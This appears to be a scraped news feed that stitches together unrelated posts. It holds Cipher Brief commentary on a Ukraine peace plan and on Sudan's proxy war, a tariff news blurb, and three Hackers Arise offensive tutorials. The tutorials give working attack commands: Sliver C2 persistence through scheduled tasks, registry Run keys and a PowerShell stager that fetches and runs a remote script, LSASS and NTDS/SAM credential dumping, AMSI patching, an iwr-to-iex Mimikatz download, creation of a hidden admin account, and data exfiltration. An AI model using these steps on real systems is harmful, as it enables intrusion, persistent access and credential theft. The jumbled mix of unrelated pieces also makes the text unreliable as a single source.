According to Russian data, third Quarter GDP growth in Russia was 0.6%. The expectation is that Q4 data will show the beginning of a recession. Sberbank has just decided to let 20% of their workforce go. Russia has for the first time, begun to sell gold reserves, presumably to make up for lost revenue from the recently imposed sanctions on Rosneft and Lukoil. Russia’s wartime transition to a command economy is not sustainable with a declining workforce sapped by the loss of young men sacrificed in Ukraine and those who have voted with their feet by leaving Putin’s kleptocracy.

The key points of the 28-point plan amount to nothing less than surrender by Ukraine and make in vain the sacrifices made by their valiant soldiers and citizens in their three plus years of war of full-scale war since Russia’s deadly invasion.

The agreement will be remembered in history with the same ignominy of the Munich Agreement of 1938 and will have the same consequence of setting the stage for a larger war to come.

Perhaps most egregious in the terms of the draft agreement is the re-establishment of the Russian Orthodox Church in Ukraine and the establishment of Russian as the official language. This indignity on top of the kidnapping of hundreds - if not thousands - of Ukrainian children to Russia and the forced conscription into the Russian army of men from Russian occupied territory. Then, of course, there is the massacre of innocent citizens by Russian soldiers in places like Bucha, all of which will go unaccounted for under the draft agreement. No judgement at Nuremberg for Russian war criminals.

What national security news are you missing today? Get full access to your own national security daily brief by upgrading to Subscriber+Member status.

The plan U.S. officials have negotiated is nothing more than cultural genocide against the people of Ukraine. That the U.S. would be part of an agreement that almost certainly would result in the arrest, deportation and incarceration of a generation of brave Ukrainians who have bravely resisted Putin’s aggression is simply unthinkable.

Mr. Trump, every member of your national security team should be required to watch episode nine of the brilliant HBO series Band of Brothers. The episode’s title is “Why We Fight” and the reasons for standing up to autocracy and evil portrayed in that episode are perfectly applicable to the situation today with the free world standing strong against the aggression of a malevolent dictator.

The Trump Administration’s desire to end the violence in Ukraine is commendable, but not at the price of setting the stage for the next war by giving victory to the aggressor. The men who reportedly negotiated the key points of the agreement have no experience dealing with Russia or Russians of the KGB ilk. The promises of “peace” offered by the Russian side are a chimera at best. Putin and the gang of thieves in his government know perfectly well how to manipulate representatives of the character of Steve Witkoff, President Trump’s real estate specialist now in charge of negotiating with Russia over Ukraine. Perhaps those negotiators are working with the idea of “Commander’s intent” that the President believes an agreement can be reached and counted upon with a counter-party like Putin. This is a serious misjudgment with serious consequences.

Those who have studied Putin for decades, understand clearly that he wants nothing but the destruction of the United States, our system of government and the set of ideals for which we stand. This is core to his beliefs. Putin and his security services will do everything they can to undermine the United States. One should not be surprised if the Russian services do not use every opportunity in the context of the Epstein revelations to attack every angle of the political spectrum in the U.S. that they can, including President Trump.

President Trump is now facing the most significant foreign and national security moment of his presidency. It appears the representatives he has chosen to negotiate with the Russian side have left him in a position to be remembered forever in history as the Chamberlain of the 21st century. Mr. Trump would do well to recognize that history does not remember Neville Chamberlain for any achievements in his political career in economic or domestic policy in Great Britain. He is remembered solely for Munich and "peace in our time". Mr. Trump is setting himself up to be remembered by history similarly. Sadly, it could also be the legacy of the country that was once the pillar of strength of the free world.


The Cipher Brief is committed to publishing a range of perspectives on national security issues submitted by deeply experienced national security professionals.

Opinions expressed are those of the author and do not represent the views or opinions of The Cipher Brief.

Have a perspective to share based on your experience in the national security field? Send it to Editor@thecipherbrief.com for publication consideration.

Read more expert-driven national security insights, perspective and analysis in The Cipher Brief

Keep your receipts: Tech firms told to prepare for possible tariff refunds

21 November 2025 at 14:17

For months, the Trump administration has warned that semiconductor tariffs are coming soon, leaving the tech industry on pins and needles after a chaotic year of unpredictable tariff regimes collectively cost firms billions.

The semiconductor tariffs are key to Donald Trump’s economic agenda, which is intended to force more manufacturing into the US by making it more expensive to import materials and products. He campaigned on axing the CHIPS Act—which provided subsidies to companies investing in manufacturing chips in the US—complaining that it was a “horrible, horrible thing” to “give hundreds of billions of dollars” away when the US could achieve the same objective by instead taxing companies and “use whatever is left over” of CHIPS funding to “reduce debt.” However, as 2025 winds down, the US president faces pressure on all sides to delay semiconductor tariffs, insiders told Reuters, and it appears that he is considering caving.

According to “two people with direct knowledge of the matter and a third person briefed on the conversations,” US officials have privately told industry and government stakeholders that semiconductor tariffs will likely be delayed.

Read full article

Comments

© William_Potter | iStock / Getty Images Plus

Sudan’s War Without Borders: How Global Powers Turned Darfur into a Proxy Battleground

11 November 2025 at 09:25


DEEP DIVE — Entire cities in the Darfur region of Sudan have been burned and razed, millions have fled their homes, and unspeakable terror and violence plague those left behind. When fighting erupted on April 15, 2023, between the Sudanese Armed Forces (SAF) under Abdel Fattah al‑Burhan and the Rapid Support Forces (RSF) led by Mohamed Hamdan Dagalo, better known as Hemedti, few predicted the conflict would become one of Africa’s worst humanitarian disasters.

There is, however, more to this war than just an internal battleground. The war in Darfur is no longer simply a domestic power struggle. It has become a multilayered proxy battlefield involving Egypt, Turkey, the United Arab Emirates (UAE), Saudi Arabia, Russia, Iran and more — each supporting rival Sudanese actors to secure strategic footholds.

“The current phase has Darfur as a killing field. The Sudanese protagonists have sorted out somewhat the areas each controls. Still, on the political front, both are committed to eliminating the other in a fight to the finish,” United States Ambassador to Sudan during the George W. Bush administration, Cameron Hume, tells The Cipher Brief. “There may be agreement on a time-limited humanitarian ceasefire, but no one is aiming at a durable political settlement between the two main parties.”

Infographic with a map showing areas controlled by the army, the Rapid Support Forces and neutral groups in Sudan as of September 23, 2025, according to the Critical Threats Project at the American Enterprise Institute and the AFP. (Infographic with a map showing areas controlled by the army, the Rapid Support Forces and neutral groups in Sudan as of September 23, 2025, according to the Critical Threats Project at the American Enterprise Institute and the AFP (Graphic by AFP) (Graphic by Olivia Bugault, Valentina Breschi, Nalini Lepetit-Chella/AFP via Getty Images)

United Arab Emirates

Despite official denials, the UAE remains the RSF’s cornerstone patron in Darfur, suspected of funneling advanced weaponry — including Chinese CH-95 and “Long Wang 2” strategic drones for 24-hour surveillance and strikes, Norinco-guided bombs, howitzers, and thermobaric munitions —via a covert air bridge of more than 240 UAE-chartered flights from November 2024, often landing at Chad’s Amdjarass airfield or South Darfur’s Nyala base.

These supplies, additionally routed through Libyan intermediaries like Khalifa Haftar’s networks and Ugandan/Somali airfields, have empowered RSF assaults, such as the latest siege and takeover of El Fasher. Economically, UAE-based firms like Hemedti’s Al-Junaid control Darfur’s Jebel Amer and Songo gold mines, exporting $1.6B in 2024, reportedly laundered via seven sanctioned Dubai entities to fund RSF salaries, Colombian mercenaries and further arms.

“The United Arab Emirates is the key sponsor of the RSF in strategic terms. Its interest is to convert influence in western Sudan into leverage over corridors, gold monetization and logistics, and to prevent an outcome in which Islamists consolidate in Khartoum,” Dr. Andreas Krieg, Associate Professor at King’s College London, tells The Cipher Brief.

Sudan’s gold — its primary export — has also become a lifeline for the UAE, feeding Dubai’s markets with more than ten tons a year from RSF-controlled areas. The trade aligns with Abu Dhabi’s long-term ambitions and its stance against the Muslim Brotherhood, as well as its past reliance on RSF fighters in Yemen. Despite Emirati denials and Sudan’s failed genocide case against the UAE at the ICJ, evidence ties the UAE directly to embargo breaches, from passports recovered in Omdurman to Emirati-made vehicles found at RSF sites.

As the UAE expands its influence through RSF control of Darfur’s 700-kilometer Red Sea corridor, reviving stalled DP World and AD Ports projects to rival Saudi NEOM, it effectively uses the militia as a proxy to secure resources and block SAF dominance. Approximately 70 percent of Sudan’s gold production from RSF-controlled areas is smuggled through Dubai, while overall illicit exports account for around 40 percent of the country’s total gold output.

Need a daily dose of reality on national and global security issues? Subscriber to The Cipher Brief’s Nightcap newsletter, delivering expert insights on today’s events – right to your inbox. Sign up for free today.

Turkey

Ankara, seeing the Darfurian conflict as both a threat to its regional ambitions and a challenge to Islamist allies, has backed al-Burhan’s forces with drones worth $120 million, delivered through Egypt. Their weapons supply assisted SAF in retaking Khartoum earlier this year but comes with deeper incentives: ideological ties with Burhan’s Islamist faction and strategic objectives for Red Sea access.

“Turkey’s quiet intelligence-sharing and counterterrorism pacts give it outsized sway over local regimes,” John Thomas, managing director of strategic policy firm Nestpoint Associates, tells The Cipher Brief.

The result, experts say, is a dangerous and growing proxy war between the UAE and Turkey — one now fought with advanced drones and air defenses across Sudan’s skies. The stalemate has fractured the country, spilled instability into Chad and Libya, and left tens of thousands dead, a toll experts warn could further destabilize the Horn of Africa.

Beyond the pace and scale of Turkish arms transfers, the presence of Turkish private military contractors (PMCs) in Africa merits closer scrutiny.

“In addition to the pace and spread of Turkey’s arms flow, I would say the presence of Turkish PMCs in Africa is something policymakers really ought to focus on more closely,” Will Doran, Turkey researcher at the Foundation for Defense of Democracies, tells The Cipher Brief. “A lot of these PMCs, like Erdogan himself, are warm towards the Muslim Brotherhood and have some questionable ties to Islamist militias on the ground in the Sahel. This isn’t to say Turkey is backing the region’s big names in terrorism. For one, Ankara’s deployed against al-Shabaab in Somalia, but the PMC trend is worrisome nonetheless.”

Egypt

Egypt views Sudan as a vital flank for its national interests. The Nile River flows from Sudan into Egypt, and Cairo has long been vigilant about any instability upstream. Egypt supports General Abdel Fattah al-Burhan and his Sudanese Armed Forces (SAF) because Cairo views them as the most dependable group to safeguard Egypt’s key national interests — namely, the Nile River corridor, which is Egypt’s sustenance for water and trade, and the southern border, which it shares with Sudan.

According to Dr. Krieg, “Egypt is the principal state backer of the army.”

“Its strategic priorities are the security of the Nile heartland, avoidance of an Islamist resurgence, and denial of hostile basing or rival influence along the Red Sea,” he continued.

Egypt, already hosting more than a million refugees, also fears that if Khartoum collapses into chaos, the resulting instability — such as refugee flows, arms trafficking, or militant activity — could spill over the border into its territory. Diplomatically, Cairo has kept direct intervention limited and insists on a Sudan-led solution, yet it retains close military and political ties to Burhan.

Saudi Arabia

Riyadh shares a parallel concern: as the Gulf kingdom pursues its Vision 2030 and Red Sea coastal investments, it has an interest in a stable Sudan firmly aligned with its regional agenda. Riyadh has backed the SAF via financial and diplomatic support, while also positioning itself as a mediator.

“Saudi Arabia is perhaps the outside player with potential influence that gets the least attention,” said Amb. Hume.

Dr. Krieg also observed that “Saudi Arabia has positioned itself as a convenor and would prefer a unified state that secures the Red Sea.”

“Chad and the Haftar camp in eastern Libya function as corridors and logistics enablers, and their choices directly affect the intensity of fighting in Darfur,” he explained. “Those intermediaries in Libya and Chad are all part of the UAE’s Axis of Secessionists; a network of non-state actors that are all tied to Abu Dhabi directly or indirectly.”

Are you Subscribed to The Cipher Brief’s Digital Channel on YouTube? There is no better place to get clear perspectives from deeply experienced national security experts.

Iran

Since late 2023, Iran has resumed ties with SAF leader Abdel Fattah al-Burhan after a seven-year break, sending Mohajer-6 and Ababil drones, artillery, and intel via seven Qeshm Fars Air flights to Port Sudan from December 2023 through July 2024. This aid helped SAF retake Khartoum in March 2025 and strike RSF in Darfur. In addition, Iran uses Sudan’s Yarmouk arms factory to counter the UAE-backed RSF. Tehran’s overarching goal? Access to Port Sudan to support the Houthis in Yemen and spread Shiite influence — risking wider regional proxy conflict.

“Iran’s military support has helped shift momentum toward the SAF. As one of many foreign actors exacerbating Sudan’s internal tensions, Iran contributes to the country’s unfolding humanitarian disaster,” Jonathan Ruhe, Director of Foreign Policy at the JINSA Gemunder Center for Defense & Strategy, tells The Cipher Brief. “And as one of many foreign actors trying to claim concessions from the government and vying to exploit Sudan’s natural resources, Iran helps worsen the country’s already high levels of impoverishment.

Research Fellow at the Foundation for the Defense of Democracies, Husain Abdul-Hussain, also underscored that while Iranian involvement in Sudan is still in its infancy, “it will certainly grow as the war grinds on.”

“The more reliant Islamist militias become on Iran, the stronger they become and the more indebted to Tehran,” he explained. “Eventually, relations between Iran and Sudanese Islamist militias will be similar to its relations with Islamist militias in Lebanon (Hezbollah), Iraq (Hashd Shaabi), Gaza (Hamas) and Yemen (Houthis). Note that Sudan Islamist militias are Sunni (like Hamas in Gaza), and unlike Shia Iran and its Lebanese and Iraqi Shia militias. The Houthis are their own breed of Islam (Yazidis) but are allied with Shia Iran.”

Russia

Moscow, meanwhile, has played both sides in Sudan’s civil war for profit and power. Before 2024, the Wagner Group, now under Russia’s Defense Ministry, backed the RSF with arms like surface-to-air missiles, in return for gold from RSF-held mines like Jebel Amer — smuggling up to 32.7 tons worth $1.9 billion via Dubai from 2022 to 2023 to skirt Ukraine war sanctions and fund operations. This fueled RSF violence, including the 2023 to 2025 massacres in el-Geneina and el-Fasher.

Around midway through last year, in the aftermath of Prigozhin’s demise, Moscow flipped to bolstering the SAF in its quest for a Port Sudan naval base. Russia subsequently vetoed a UN ceasefire resolution last November to keep up its influence in Khartoum, while reports emerged of Russian mercenaries operating in West Darfur, worsening the fear and displacement.

“Russia linked commercial and security networks remain present around gold flows and in facilitation roles close to the RSF camp,” said Dr. Krieg.

Why So Many Foreign Players?

At the heart of Sudan’s crisis lie three intertwined forces: geography, resources, and regional rivalry. Poised along the Nile, the Red Sea, and the Horn of Africa, Sudan is pivotal to everything from Cairo’s water security to the maritime goals of Gulf States to the influence ambitions of Moscow and Ankara. Moreover, its ports and resource-rich land have morphed domestic infighting into a lucrative war economy.

“Material backing has lengthened the war and structured its geography,” Mr. Krieg said. “The result is not a decisive victory for either side but a hardening of zones, with the RSF advantaged in a peripheral theatre where it can police corridors and extract revenue, and the army entrenched where the state’s core institutions, population and donor attention reside.”

Why It’s So Hard to End the War

With so many players in the field and a deep distrust among warring parties, ending the war in Sudan has become extraordinarily difficult. The United States, for its part, leads the “Quad” alongside the UAE, Egypt, and Saudi Arabia, pushing for a three-month humanitarian truce. The RSF agreed to a deal on November 6, and Washington is now pressing the Sudanese army to do the same in hopes of easing the fighting and starting talks on the war’s deeper causes.

If the war in Sudan continues, the U.S. faces a growing humanitarian catastrophe: estimates suggest more than 150,000 deaths and over 14 million people displaced, with nearly 25 million facing acute hunger. Regionally, unchecked control of the RSF in Darfur could destabilize the Red Sea corridor, a vital route for global trade and U.S. allies. Domestically, failure to resolve the conflict would erode U.S. credibility on human rights and genocide prevention, heighten refugee pressures in North Africa and Europe, and contradict the moral precedent set during the 2003 Darfur genocide.

“Washington will be paying more attention,” one White House-connected source tells The Cipher Brief. “It isn’t ignored. It is a conflict Trump wants to see ended.”

Dr. Krieg asserted that Sudan is entering a consolidation phase in which the Rapid Support Forces have turned Darfur into a defensible rear area and administrative base. The fall of El Fasher removed the last significant government foothold in the region. It gave the RSF control of the interior lines across West, South, Central, and much of North Darfur, as well as access to Libya and Chad for resupply and commerce.

He thus asserts that Sudan’s future is likely to go one of two ways.

“The Sudanese Armed Forces still hold the Nile corridor, the capital area and much of the east, which creates a west versus centre geography. That configuration points to two near-term paths. Either the front stabilises into a frozen conflict that resembles an informal partition, or the RSF seeks to push east through North Kordofan and test the approaches to the center,” Dr. Krieg added. “Humanitarian conditions are acute, with siege tactics, displacement and food insecurity now baked into the conflict economy. The political tempo has slowed rather than accelerated, since battlefield gains in Darfur give the RSF reasons to bank advantages before contemplating concessions.”

Read more expert-driven national security insights, perspective and analysis in The Cipher Brief because National Security is Everyone’s Business.

Sliver, Command and Control (C2): Building a Persistent C2, Part 4

28 October 2025 at 12:40

“Often, the battle goes not to the strongest, but rather to the most persistent.”

— OTW

In earlier articles, we walked through everything from getting the first C2 online to gaining a foothold on a machine and escalating privileges. Most of the hard work is done. Once you’ve got high-level access, you’re in a strong position, but that doesn’t mean you can relax. What matters now is keeping that access. Connections can drop, processes can be killed, or machines might reboot. Without persistence, all your progress can disappear. In this article, we make sure you can always get back in.

In this article we’re focusing on Windows, but the concept applies everywhere. Persistence is a broad topic. For example, on Linux, crontabs are often used for persistence, and hackers sometimes encode commands in base64 for extra cover. Learning multiple methods is important. The more tools you know, the better you can adapt to different targets.

Payload Generation

When it comes to persistence, an executable is often the easiest option. Essentially, it’s just another implant, like the one you built earlier.

sliver > generate –http <C2_IP> –os windows –arch amd64 –format exe –save /tmp/persist.exe

You can give the file any name, but it shouldn’t stand out. The goal is to make it look like it belongs. Avoid dumping it into places like C:\Temp, which gets cleaned out regularly. Many attackers prefer to use C:\Windows\System32, since admins usually stay away from it out of caution. Some names that blend in well are dllhost.exe, conhost.exe, winlogon.exe, wmiprvse.exe, and msiexec.exe. Just don’t overwrite the real system binaries. For the sake of simplicity, we’ll use a basic name.

Delivery

Once the payload is ready, it has to be delivered to the target. In earlier steps, you learned how to upload files using Sliver:

sliver (session) > upload /tmp/persist.exe C:\\Windows\\System32\\persist.exe

You could reuse the payload from your initial access, but it may already be logged and flagged. It’s safer to create a new one. Also, update the file’s timestamp after uploading it to make it less suspicious.

Scheduled Tasks

Windows Task Scheduler is a common way to maintain access. Sometimes, you’ll find old tasks that can be modified for your needs. That’s ideal since the task already exists and won’t raise suspicion. If there’s nothing useful, you can create your own:sliver (session) > execute schtasks /create /tn “Windows Services and Tasks” /tr “C:\Windows\System32\persist.exe” /sc hourly /mo 6 /ru System

This sets up a task that runs your executable every six hours with SYSTEM privileges. The name “Windows Services and Tasks” helps it blend in. Don’t try to be clever or unique with naming, keep it boring and native.

There’s also a PowerShell way to do this, but spawning PowerShell processes can get you noticed. Some environments log or monitor PowerShell closely. Still, knowing both methods gives you options.

Startup Folder

Sometimes, Russian admins don’t keep antivirus running full-time across all systems. That’s partly because some of those machines rely on cracked or pirated software, which would constantly trigger AV alerts. Instead, they tend to run manual scans from time to time, especially when something looks off. These checks aren’t regular, but when they do happen, anything that stands out, like a dropped payload can easily get flagged and removed.

In that case, using a lightweight stager can help. Here’s how to create one that runs at startup:

sliver (session) > sharpersist — -t startupfolder -c “powershell.exe” -a “-nop -w hidden -Command \”IEX (irm ‘http://<C2_IP>:443/builder.ps1’)\”” -f “EdgeUpdater” -m add

This sets up a PowerShell command to run on system startup. It pulls a script from your server over HTTP and runs it. That script could then download and run your actual payload. This way, the system never keeps the full implant on disk for long, and antivirus tools are less likely to pick it up. You can name the entry something that fits the environment, like “EdgeUpdater” for example. Adjust it to your needs, but be careful with quoting and backslashes.

Registry Persistence

Another option is the Windows Registry. It’s a favorite among attackers because it’s harder for some admins to track. Still, some setups monitor registry changes, so be careful. Over time, you’ll get a feel for which methods are safer depending on the target.

Low Privilege (HKCU)

If you don’t have elevated privileges, this is your fallback:

sliver (session) > registry write -T string -H HKCU “Software\\Microsoft\\Windows\\CurrentVersion\\Run\\” “C:\\Users\\Public\\persist.exe”

This entry will execute your payload every time the compromised user logs in. If you want it to run only once, use RunOnce instead of Run.

High Privilege (HKLM)

With higher privileges, you can target all users on the system:

sliver (session) > registry write -T string -H HKLM “Software\\Microsoft\\Windows\\CurrentVersion\\Run\\” “C:\\Windows\\System32\\persist.exe”

Same idea, just applied at a broader level. The result is a more reliable form of persistence that doesn’t depend on one user.

Backdooring a Program

Another technique is to backdoor an existing executable. This means injecting a payload into a program so that every time it’s opened, it connects back to your C2. Keep in mind the program will no longer function as intended, it’s just a launcher now.

Here’s how to do that in Sliver:

sliver > profiles new –format shellcode –http <C2_IP>:9008 backdoor

sliver > http -L <C2_IP> -l 9008

sliver (session) > backdoor –profile backdoor “C:\path\to\file.exe”

In this case, you’re creating a profile called backdoor, starting a listener, and then injecting that payload into something like putty.exe. It’s not the best persistence method, but still worth knowing. We will leave the rest for you to experiment with.

Dumping LSASS

In the last chapter, you dumped password hashes from the SAM. Now we’re going after LSASS, which stores NTLM hashes for users currently logged in. This method can give you credentials for admins or service accounts, which can be used for lateral movement or better persistence.

Get the LSASS PID

First, we need to find out the process ID assigned to lsass.exe

sliver (session) > ps -e lsass

Dump the Process

Having the process ID, we will dump the LSASS using procdump and save it on our C2. ProcDumpis a lightweight, command‑line utility designed for creating process memory dumps under specified conditions.

sliver (session) > procdump –pid 688 –save /tmp/lsass.dmp

Extract Credentials

Pypykatz is another open‑source Python implementation of Mimikatz. It lets you extract credentials and secrets from Windows systems either “live” by reading the local LSASS process, or offline by parsing memory dumps and registry hives.

c2 > pypykatz lsa minidump /tmp/lsass.dmp

This gives you a list of users, their sessions, and credentials. If you’re lucky, you’ll find a domain admin account that can be used elsewhere.

Creating a Local Admin

If you can’t crack the hashes or you just need a fallback, you can add a new local admin account. This is simple, but it’s more likely to be flagged if someone’s watching. In some cases, it’s better to add an existing user to the Administrators group instead of creating one from scratch.

sliver (session) > execute net user service P@ssw0rd! /add

sliver (session) > execute net localgroup Administrators service /add

This will create a new user “service” and add it to the Administrators group. With local admin rights, you can easily escalate to SYSTEM. If your machine is a part of the domain, you can edit DACL to perform attacks subtly. This is called DACL abuse and it’s hard to detect, unless proper defenses are in place. But those defenses are rare in practice.

AnyDesk

AnyDesk isn’t part of Sliver, but it’s still useful. It’s a legitimate remote desktop tool that can be quietly installed on systems that don’t get much attention. Set it up with a custom password and ensure it always grants access. Anydesk is a solid fallback option, but it requires valid cleartext credentials to be useful. It’s best to have a local administrator account to log in through it. As mentioned earlier, having an over-privileged machine account in the domain takes care of the rest. It opens the door for techniques like DCSync, abusing AdminSDHolder, and a range of other domain-level attacks. It will always give you a way in, even if other access methods get wiped.

If AnyDesk has already been installed, you can find out the ID to connect to the machine:

sliver (session) > execute -o powershell -Command “& ‘C:\Program Files (x86)\AnyDesk\AnyDesk.exe’ –get-id”

Then force a new password:

sliver (session) > execute -o powershell -Command “echo P@ssw0rd! | & ‘C:\Program Files (x86)\AnyDesk\AnyDesk.exe’ –set-password”

Conclusion

At this point, you’ve laid the groundwork for stable, long-term access. Persistence is not just a backup plan, it is a fundamental part of post-exploitation procedures. From here, you’re ready to map out the network and begin lateral movement.

In Part 5 we will learn how to perform Active Directory domain reconnaissance, which can uncover certificates, trust relationships, passwords, and all the other key artifacts.

The post Sliver, Command and Control (C2): Building a Persistent C2, Part 4 first appeared on Hackers Arise.

PowerShell for Hackers, Part 8: Privilege Escalation and Organization Takeover

8 October 2025 at 10:49

Welcome back hackers!

For quite an extensive period of time we have been covering different ways PowerShell can be used by hackers. We learned the basics of reconnaissance, persistence methods, survival techniques, evasion tricks, and mayhem methods. Today we are continuing our study of PowerShell and learning how we can automate it for real hacking tasks such as privilege escalation, AMSI bypass, and dumping credentials. As you can see, PowerShell may be used to exploit systems, although it was never created for this purpose. Our goal is to make it simple for you to automate exploitation during pentests. Things that are usually done manually can be automated with the help of the scripts we are going to cover. Let’s start by learning about AMSI.

AMSI Bypass

Repo:

https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

AMSI is the Antimalware Scan Interface. It is a Windows feature that sits between script engines like PowerShell or Office macros and whatever antivirus or EDR product is installed on the machine. When a script or a payload is executed, the runtime hands that content to AMSI so the security product can scan it before anything dangerous runs. It makes scripts and memory activity visible to security tools, which raises the bar for simple script-based attacks and malware. Hackers constantly try to find ways to keep malicious content from ever being presented to it, or to change the content so it won’t match detection rules. You will see many articles and tools that claim to bypass AMSI, but soon after they are released, Microsoft patches the vulnerabilities. Since it’s important to be familiar with this attack, let’s test our system and try to patch AMSI.

First we need to check if the Defender is running on a Russian target:

PS > Get-WmiObject -Class Win32_Service -Filter “Name=’WinDefend’”

checking if the defender is running on windows

And it is. If it was off, we would not need any AMSI bypass and could jump straight to our explorations.

Patching AMSI

Next, we start patching AMSI with the help of our script, which you can find at the following link:

https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/shantanukhande-amsi.ps1

As you know by now, there are a few ways to execute scripts in PowerShell. We will use a basic one for demonstration purposes:

PS > .\shantanukhande-amsi.ps1

patching amsi with a powershell script

If your output matches ours, then AMSI has been successfully patched. From now on, the Defender does not have access to your PowerShell sessions and any kind of scripts can be executed in it without restriction. It’s important to mention that some articles on AMSI bypass will tell you that downgrading to PowerShell Version 2 helps to evade detection, but that is not true. At least not anymore. Defender actively monitors all of your sessions and these simple tricks will not work.

Dumping Credentials with Mimikatz

Repo:

http://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1

Since you are free to run anything you want, we can execute Mimikatz right in our session. Note that we are using Invoke-Mimikatz.ps1 by g4uss47, and it is the updated PowerShell version of Mimikatz that actually works. For OPSEC reasons we do not recommend running Mimikatz commands that touch other hosts because network security products might pick this up. Instead, let’s dump LSASS locally and inspect the results:

PS > iwr http://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1 | iex  

PS > Invoke-Mimikatz -DumpCreds

dumping lsass with mimikatz powershell script Invoke-Mimikatz.ps1

Now we have the credentials of brandmanager. If we compromised a more valuable target in the domain, like a server or a database, we could expect domain admin credentials. You will see this quite often.

Privilege Escalation with PowerUp

Privilege escalation is a complex topic. Frequently systems will be misconfigured and people will feel comfortable without realizing that security risks exist. This may allow you to skip privilege escalation altogether and jump straight to lateral movement, since the compromised user already has high privileges. There are multiple vectors of privilege escalation, but among the most common ones are unquoted service paths and insecure file permissions. While insecure file permissions can be easily abused by replacing the legitimate file with a malicious one of the same name, unquoted service paths may require more work for a beginner. That’s why we will cover this attack today with the help of PowerUp. Before we proceed, it’s important to mention that this script has been known to security products for a long time, so be careful.

Finding Vulnerable Services

Unquoted Service Path is a configuration mistake in Windows services where the full path to the service executable contains spaces but is not wrapped in quotation marks. Because Windows treats spaces as separators when resolving file paths, an unquoted path like C:\Program Files\My Service\service.exe can be interpreted ambiguously. The system may search for an executable at earlier, shorter segments of that path (for example C:\Program.exe or C:\Program Files\My.exe) before reaching the intended service.exe. A hacker can place their own executable at one of those earlier locations, and the system will run that program instead of the real service binary. This works as a privilege escalation method because services typically run with higher privileges.

Let’s run PowerUp and find vulnerable services:

PS > iwr https://raw.githubcontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Privesc/PowerUp.ps1 | iex  

PS > Get-UnquotedService

listing vulnerable unquoted services to privilege escalation

Now let’s test the service names and see which one will get us local admin privileges:

PS > Invoke-ServiceAbuse -Name 'Service Name'

If successful, you should see the name of the service abused and the command it executed. By default, the script will create and add user john to the local admin group. You can edit it to fit your needs.

The results can be tested:

PS > net user john

abusing an unqouted service with the help of PowerUp.ps1

Now we have an admin user on this machine, which can be used for various purposes.

Attacking NTDS and SAM

Repo:

https://github.com/soupbone89/Scripts/tree/main/NTDS-SAM%20Dumper

With enough privileges we can dump NTDS and SAM without having to deal with security products at all, just with the help of native Windows functions. Usually these attacks require multiple commands, as dumping only NTDS or only a SAM hive does not help. For this reason, we have added a new script to our repository. It will automatically identify the type of host you are running it on and dump the needed files. NTDS only exists on Domain Controllers and contains the credentials of all Active Directory users. This file cannot be found on regular machines. Regular machines will instead be exploited by dumping their SAM and SYSTEM hives. The script is not flagged by any AV product. Below you can see how it works.

Attacking SAM on Domain Machines

To avoid issues, bypass the execution policy:

PS > powershell -ep bypass

Then dump SAM and SYSTEM hives:

PS > .\ntds.ps1

dumping sam and system hives with ntds.ps1
listing sam and system hive dumps

Wait a few seconds and find your files in C:\Temp. If the directory does not exist, it will be created by the script.

Next we need to exfiltrate these files and extract the credentials:

bash$ > secretsdump.py -sam SAM -system SYSTEM LOCAL

extracting creds from sam hive

Attacking NTDS on Domain Controllers

If you have already compromised a domain admin, or managed to escalate your privileges on the Domain Controller, you might want to get the credentials of all users in the company.

We often use Evil-WinRM to avoid unnecessary GUI interactions that are easy to spot. Evil-WinRM allows you to load all your scripts from the machine so they will be executed without touching the disk. It can also patch AMSI, but be really careful.

Connect to the DC:

c2 > evil-winrm -i DC -u admin -p password -s ‘/home/user/scripts/’

Now you can execute your scripts:

PS > ntds.ps1

dumping NTDS with ntds.ps1 script

Evil-WinRM has a download command that can help you extract the files. After that, run this command:

bash$ > secretsdump.py -ntds ntds.dit -sam SAM -system SYSTEM LOCAL

extracting creds from the ntds dump

Summary

In this chapter, we explored how PowerShell can be used for privilege escalation and complete domain compromise. We began with bypassing AMSI to clear the way for running offensive scripts without interference, then moved on to credential dumping with Mimikatz. From there, we looked at privilege escalation techniques such as unquoted service paths with PowerUp, followed by dumping NTDS and SAM databases once higher privileges were achieved. Each step builds on the previous one, showing how hackers chain small misconfigurations into full organizational takeover. Defenders should also be familiar with these attacks as it will help them tune the security products. For instance, harmless actions such as creating a shadow copy to dump NTDS and SAM can be spotted if you monitor Event ID 8193 and Event ID 12298. Many activities can be monitored, even benign ones. It depends on where defenders are looking at.

The post PowerShell for Hackers, Part 8: Privilege Escalation and Organization Takeover first appeared on Hackers Arise.

Using Digital Forensic Techniques to Compromise Russian Linux Systems

6 October 2025 at 13:54

Welcome back, cyberwarriors. In today’s article, we will walk through a real-world compromise that was made possible through digital forensics. During one of our recent engagements, we landed on a machine located outside the primary domain. Unfortunately, this system held no immediately useful credentials or access paths for lateral movement. Our team attempted a variety of techniques to extract credentials, ranging from standard SAM parsing to log file analysis and general file inspection. Eventually, we uncovered a valuable asset buried within one of the attached drives, which was a virtual disk.

For those who read our earlier write-up on compromising a domain through forensic analysis of an old Windows image, you’ll recall how helpful such approaches can be. The same logic applies to Linux systems. Even if the machine in question is inactive, cracking old credentials can still enable lateral movement if password reuse is in play.

Let’s examine how we extracted, analyzed, and ultimately compromised this Linux virtual machine.

Virtual Disk Discovery and Exfiltration

The virtual disk was located on a secondary drive of a Windows host. Due to limited space on the drive and to avoid disrupting the system, we chose to exfiltrate the disk to our lab for analysis.

One reliable method of transferring files from an RDP session is via the Mega cloud service. Using a temporary email address, you can create a Mega account anonymously.

Mega provides 20 GB of free storage per account, which is sufficient. If you need more, additional accounts or a paid plan will do the job.

Loading the Virtual Machine in VMWare

Once the file was safely downloaded, we opened VMWare and imported it. In this case, it was a .vmdk file, which is natively supported by VMWare.

During the import process, VMWare will prompt for a name for the virtual machine and automatically generate a folder in your local environment. Errors can occasionally occur during import. If so, clicking “Retry” generally resolves the issue.

Once the VM was successfully imported, we attempted to boot it. The machine started as expected, but we were greeted with a login screen requiring credentials.

At this point, you might be tempted to guess weak passwords manually, but a more systematic approach involves unpacking the virtual disk to inspect the filesystem directly.

Unpacking the Virtual Disk

The .vmdk file can be unpacked using 7-Zip. The following command does the job in PowerShell:

PS > & “C:\Program Files\7-Zip\7z.exe” x .\vmc-disk1.vmdk -oC:\VM-Extract -y

